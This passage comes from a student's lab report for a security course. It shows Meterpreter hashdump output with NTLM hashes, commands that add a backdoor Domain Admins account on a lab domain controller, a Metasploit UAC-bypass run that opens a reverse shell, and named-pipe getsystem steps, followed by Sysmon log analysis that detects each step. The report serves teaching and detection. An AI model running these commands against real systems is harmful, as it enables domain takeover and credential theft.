Admin:1001:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:99328de965a7c6dd10441ac9
3a547082:::
```

3a. Run `getuid` and `ps`.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User                         Path
 ---   ----  ----                      ----  -------  ----                         ----
 0     0     [System Process]
 4     0     System                    x64   0
 268   576   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System32\svchost.exe
 288   4     smss.exe                  x64   0
 332   576   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System32\svchost.exe
 388   376   csrss.exe                 x64   0
 404   576   svchost.exe               x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System32\svchost.exe
 416   576   svchost.exe               x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
 460   376   wininit.exe               x64   0
```

Step 8. You should now have a Meterpreter shell on the DC. Run the following commands to exploit this fact.

8a. Run `getuid`.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

8b. Run `hashdump`.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0940f481b5cb3620ad8f16ea95ecff68:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bobby:1103:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Viral:1104:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Sam:1105:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:31b2a0723fd321d286badd2fe45798c6:::
MS1$:1108:aad3b435b51404eeaad3b435b51404ee:d86eb78a6d7da839898348da3465dcf6:::
PC1$:1109:aad3b435b51404eeaad3b435b51404ee:57c78a2db78c390c245e50c3b6e39c65:::
PC2$:1110:aad3b435b51404eeaad3b435b51404ee:0a955588aa8c53d1be9f499501d4a7ba:::
```

8c. Run `shell`.

```
meterpreter > shell
Process 3376 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

8d. Run `net user admiin Pa$$w0rd /add /domain`.


```
C:\Windows\system32>net user admiin Pa$$w0rd /add /domain
net user admiin Pa$$w0rd /add /domain
The command completed successfully.
```

8e. Run `net group “Domain Admins” admiin /add /domain`.

```
C:\Windows\system32>net group "Domain Admins" admiin /add /domain
net group "Domain Admins" admiin /add /domain
The command completed successfully.
```


LESSON LEARNED


Step 2. Right-click Start and select Event Viewer. Expand `Applications and Services Logs` > `Microsoft` > `Windows` > `Sysmon` > `Operational`.



Step 3. Show artifacts to validate and defend the following claims:


3a. ProcessCreate and Network connection events when `evilputty.exe` was launched.






In the ProcessCreate event, we can see that PID `5968` is created. This is the same PID I observed for `evilputty.exe` in Process Explorer. We can also see that paths to `evilputty.exe` and `browser_broker.exe` are logged. In the network connection event, the source and destination IPs/ports are the same as the connections we saw for PID `5968` after running `netstat -bonp`.

3b. A CreateRemoteThread event when the Meterpreter shell was migrated to the `OneDrive.exe` process (attack.mitre.org/techniques/T1055).




We can see that the logged SourceProcessId is `5968`, the PID of `evilputty.exe`. The logged TargetProcessId is `6136`, the PID of `OneDrive.exe`. Finally, the logged NewThreadId is `6972`, which is the TID of the thread I observed using the same amount of CPU in Process explorer as `evilputty.exe` did before running the `migrate` command.

3c. A sequence of Process Create events where the user legitimately executed a command prompt as administrator, prompting the `consent.exe` process to perform UAC.



In the first ProcessCreate event, it looks like `consent.exe` was executed for the UAC prompt based on the logged Image path. In the second ProcessCreate event, it looks like `cmd.exe` was executed (also based on the Image path); the logged IntegrityLevel is `High`. According to Microsoft documentation, this is the integrity level that elevated users receive (Ashcraft et al., 2021).

3d. A Registry value set event followed by Process Create events where the Bypass UAC by COM hijacking attack was used (attack.mitre.org/techniques/T1088).


Event 13, Sysmon

General | Details

Registry value set:
EventType: SetValue
UtcTime: 2024-09-12 08:20:13.078
ProcessGuid: {ccd2b9d0-9b56-66e2-0000-001000390e00}
ProcessId: 6136
Image: C:\Users\bobby\AppData\Local\Microsoft\OneDrive\OneDrive.exe
TargetObject: \REGISTRY\USER\S-1-5-21-2121082544-1065240307-3134229192-1103_Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\InProcServer32\(Default)
Details: C:\Users\bobby\AppData\Local\Temp\PLhlUKLq.dll

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/12/2024 1:20:13 AM
Event ID:	13	Task Category:	Registry value set (rule: RegistryEvent)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	PC1.corp.515support.com
OpCode:	Info		
More Information:	Event Log Online Help		



Event 1, Sysmon

General | Details

Process Create:
UtcTime: 2024-09-12 08:20:14.169
ProcessGuid: {ccd2b9d0-a43e-66e2-0000-001057106400}
ProcessId: 3704
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: C:\Windows\system32\cmd.exe /c C:\Windows\System32\eventvwr.exe
CurrentDirectory: C:\Windows\system32\
User: 515support\bobby
LogonGuid: {ccd2b9d0-9b3b-66e2-0000-0020e93e0500}
LogonId: 0x53EE9
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=8FAFBE3C23E2BE4D6A3C063118B9A4F2,SHA256=4C3EA4C44AAB74350355C419826B8C9E6172C3BD8F0BB5817ECF7BE50B629051
ParentProcessGuid: {ccd2b9d0-9b56-66e2-0000-001000390e00}
ParentProcessId: 6136
ParentImage: C:\Users\bobby\AppData\Local\Microsoft\OneDrive\OneDrive.exe
ParentCommandLine: "C:\Users\bobby\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background


Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/12/2024 1:20:14 AM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	PC1.corp.515support.com
OpCode:	Info		
More Information:	Event Log Online Help		

When we used the `bypassuac_comhijack` exploit, it reported that it was targeting the Event Viewer. The logged TargetObject value and the logged Details value in the registry event correspond to information that Metasploit reported to me when the exploit was running (see screenshot on next page). In the ProcessCreate event, it looks like it is starting to do something with the Event Viewer based on the logged value for CommandLine. This would make sense if the exploit is targeting the Event Viewer. The logged ParentProcessId is also `6136`, the PID of `OneDrive.exe` where `evilputty.exe` seems to be hiding.



```
msf5 exploit(windows/local/bypassuac_comhijack) > exploit

[*] Started reverse TCP handler on 10.1.0.192:443
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\bobby\AppData\Local\Temp\PLhlUKLq.dll ...
[*] Executing high integrity process ...
[*] Sending stage (206403 bytes) to 10.1.0.101
[*] Meterpreter session 2 opened (10.1.0.192:443 → 10.1.0.101:1760) at 2024-09-12 01:20:15 -0700
[+] Deleted C:\Users\bobby\AppData\Local\Temp\PLhlUKLq.dll
[*] Cleaining up registry ...
```

3e. Registry value set events followed by Process Create events where the `getsystem` script exploits named pipes (`cmd.exe /c echo ylscvl > \\.\pipe\ylscvl`) to obtain system-level privileges.




Event 13, Sysmon

General | Details


Registry value set:
EventType: SetValue
UtcTime: 2024-09-12 08:20:29.734
ProcessGuid: {ccd2b9d0-9b26-66e2-0000-0010ae450000}
ProcessId: 576
Image: C:\Windows\system32\services.exe
TargetObject: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\suqeux\ImagePath
Details: cmd.exe /c echo suqeux > \\.\pipe\suqeux

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	9/12/2024 1:20:29 AM
Event ID:	13	Task Category:	Registry value set (rule: RegistryEvent)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	PC1.corp.515support.com
OpCode:	Info		
More Information:	Event Log Online Help		

In this registry event, the logged Details value corresponds to the example in this question's text. The command is the same, but the pipe is named differently. In the ProcessCreate event (see screenshot on next page), it looks like that same named pipe is being used based on the value logged for CommandLine.



ENDING DATE/TIME STAMP



Lessons Learned

Learned

This was probably the longest and most "involved" lab that I've done for any ISI class to date. A good portion of the steps were new or at least felt unfamiliar. Like my comment on the previous lab, I think it's very valuable to see and do the things that real analysts do on the job. Labs like this help me understand the bigger picture; I feel less "blind" about what infosec is like in the real world compared to the academic side. No amount of traditional classroom teaching is going to replace working through labs and any problems you encounter along the way.

Surprises & Challenges

I went through this lab twice. On my second time through, I ran into a problem where `evilputty.exe` didn't act as expected initially. I'm still not sure why. I double-checked that I followed the steps correctly and used the up arrow to check my commands. Everything worked up until the step where we ran `evilputty.exe` from Microsoft Edge. I followed the steps but did not see a process in Process Explorer. I rebooted the `PC1` VM in Hyper-V, then checked that virus protection was still off and `Sysmon` was running. Then everything worked after repeating steps in the "Run the Phishing Exploit" and "Play Along" sections. I forgot to remove the original `evilputty.exe`, though (this is why it shows in my screenshots as `evilputty.exe (1)`).

References

Ashcraft, A., Kheirkhah, S., Sharkey, K., Coulter, D., Batchelor, D., Jacobs, M., & Satran, M. (2021, March 25). *Mandatory integrity control*. Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control

Gerkis, A. (2019, May 27). Pwn2Own 2019: Microsoft Edge sandbox escape (CVE-2019-0938). Part 2. *Exodus Intelligence Blog*. https://blog.exodusintel.com/2019/05/27/pwn2own-2019-microsoft-edge-sandbox-escape-cve-2019-0938-part-2/

Lyon, G. (2008). *Nmap network scanning* (First edition). Insecure.Com LLC.